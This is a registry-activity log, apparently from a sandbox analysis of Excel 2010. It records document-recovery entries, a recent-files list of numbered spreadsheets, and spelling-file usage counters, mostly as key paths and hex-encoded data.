00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F2626	F2626	binary	04 00 00 00 28 02 00 00 45 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 70 00 72 00 69 00 6E 00 74 00 6F 00 75 00 74 00 73 00 20 00 6F 00 66 00 20 00 6F 00 75 00 74 00 73 00 74 00 61 00 6E 00 64 00 69 00 6E 00 67 00 20 00 61 00 73 00 20 00 6F 00 66 00 20 00 30 00 31 00 5F 00 32 00 30 00 5F 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 8C 8D AD 2D 8A EF D6 01 26 26 0F 00 26 26 0F 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	`g4	binary	60 67 34 00 28 02 00 00 02 00 00 00 00 00 00 00 BE 00 00 00 01 00 00 00 5E 00 00 00 54 00 00 00 70 00 72 00 69 00 6E 00 74 00 6F 00 75 00 74 00 73 00 20 00 6F 00 66 00 20 00 6F 00 75 00 74 00 73 00 74 00 61 00 6E 00 64 00 69 00 6E 00 67 00 20 00 61 00 73 00 20 00 6F 00 66 00 20 00 30 00 31 00 5F 00 32 00 30 00 5F 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 70 00 72 00 69 00 6E 00 74 00 6F 00 75 00 74 00 73 00 20 00 6F 00 66 00 20 00 6F 00 75 00 74 00 73 00 74 00 61 00 6E 00 64 00 69 00 6E 00 67 00 20 00 61 00 73 00 20 00 6F 00 66 00 20 00 30 00 31 00 5F 00 32 00 30 00 5F 00 32 00 30 00 32 00 31 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FF3F0	FF3F0	binary	04 00 00 00 28 02 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 23 1F 06 4D 8A EF D6 01 F0 F3 0F 00 F0 F3 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1003C8	1003C8	binary	04 00 00 00 28 02 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 23 1F 06 4D 8A EF D6 01 C8 03 10 00 C8 03 10 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1358626844	1379139613	success or wait	1	13FEB828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1379139613	1379139614	success or wait	1	13FEB828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1358626844	1379139613	success or wait	1	13FEB828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1379139613	1379139614	success or wait	1	13FEB828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040010000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1358626865	1379139634	success or wait	1	13FEB828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040010000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1379139634	1379139635	success or wait	1	13FEB828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1379139614	1379139615	success or wait	1	13FEB828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1379139615	1379139616	success or wait	1	13FEB828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1379139614	1379139615	success or wait	1	13FEB828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1379139615	1379139616	success or wait	1	13FEB828C	ShellExecuteA
